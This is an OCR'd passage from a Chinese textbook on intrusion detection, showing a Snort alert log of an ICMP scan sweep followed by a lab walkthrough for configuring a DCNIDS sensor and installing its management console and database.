


图 9-30 检测 TCP 数据包

ID	Signature	Timestamp	Source Address	Dest. Address	Layer 4 Proto
#0-(1-255)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.254	ICMP
#1-(1-236)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.235	ICMP
#2-(1-235)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.234	ICMP
#3-(1-234)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.233	ICMP
#4-(1-233)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.232	ICMP
#5-(1-232)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.231	ICMP
#6-(1-231)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.230	ICMP
#7-(1-230)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.229	ICMP
#8-(1-229)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.228	ICMP
#9-(1-228)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.227	ICMP
#10-(1-227)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.226	ICMP
#11-(1-226)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.225	ICMP
#12-(1-224)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.223	ICMP
#13-(1-223)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.222	ICMP
#14-(1-222)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.221	ICMP
#15-(1-221)	[snort] ICMP superscan echo	2005-09-26 15:21:28	59.64.155.74	202.109.73.220	ICMP

图 9-31 acid 检测结果

实训 9.2 DCNIDS Sensor 和 EC 的配置管理

一般的网络环境 IDS 硬件 Sensor 都是旁路接入到核心交换机上，通过在核心交换上做镜像将流经核心交换上联口的数据镜像到 IDS Sensor 所连交换机接口。然后通过控制台 EC 对 IDS 收到的数据进行归类、统计和分析。

【实训目的】

(1) 熟练掌握 IDS 的 Sensor 网络配置和管理。

(2) 熟练掌握 IDS 的 EC 配置和管理。

【实训环境】

神州数码 DCNIDS-1800-M3 入侵检测系统 2 台，微机 4 台。

【实训内容】

1. Sensor 设置

(1) 登录 Sensor 管理界面。通过超级终端打开 Sensor 管理界面(波特率 9600，数据位 8，流控无)。

注意：有些硬件批次 Sensor 提供了键盘以及显示器的接口，如果 Sensor 接了键盘，则无法通过 Console 口来配置。

Sensor

login: admin
Password:

R3版本硬件缺省用户名和密码都是admin，老硬件V1及R2只有密码，缺省为dcdemo

图 9-32 Sensor Console 界面

初始打开的 Console 界面如图 9-32 所示。

输入用户名和密码后打开如图 9-33 所示的监控页面。





图 9-33 监控页面

（2）Sensor 网络配置。从监控页面按 Enter 键打开 Sensor 主菜单页面，然后通过键盘上下选项键选择 Configure networking 选项后按 Enter 键，如图 9-34 所示。






图 9-34 Sensor 网络配置

单击 Save 后输入 y，Sensor 会重新启动系统，如图 9-35 所示。




图 9-35　重新启动系统

(3) 更改 Sensor 登录密码。打开 Sensor 主菜单，选择 Access administration 项，如图 9-36 所示。




图 9-36　更改密码

注意：不建议修改 Sensor 密码，如需修改，请一定要牢记修改后的密码，否则一旦密码忘记只能将设备返厂重新做系统！

2. 安装 EC 程序

安装环境说明：控制台建议使用 Windows Server 2003，目前暂不支持 Windows Server 2008 及 Windows 7 系统。打开安装光盘，单击 DigitalChina_NIDS. exe，如图 9-37 所示，按照从上到下的顺序安装程序。



图 9-37　安装界面

首先安装 MSDE 数据库，其次安装日志服务器、事件收集服务器和管理控制台，最后安装报表及查询工具。

(1) 安装 MSDE 数据库。单击“安装 MSDE”项，出现如图 9-38 所示的界面，设置数据库密码后单击 OK 按钮即可。

MICROSOFT SQL SERVER 2000 DESKTOP ENGINE CONFIG

Setup process will install "MICROSOFT SQL SERVER 2000 DESKTOP ENGINE ("MSDE") SERVICE PACK 3" in you computer.
Please Config access password and setup path.

Password Setting

User name: sa
Password: **
Confirm: **

Setup Path

C:\Program Files　Browse..

OK　Cancel

图 9-38　安装 MSDE 数据库

(2) 安装日志服务器。单击“安装日志服务器”,单击“下一步”按钮或“是”按钮,出现如图 9-39 所示输入信息,其中“数据库创建路径配置”和“安全事件数据文件本地存放路径配置”两个目录之前要先创建好。



图 9-39 安装日志服务器

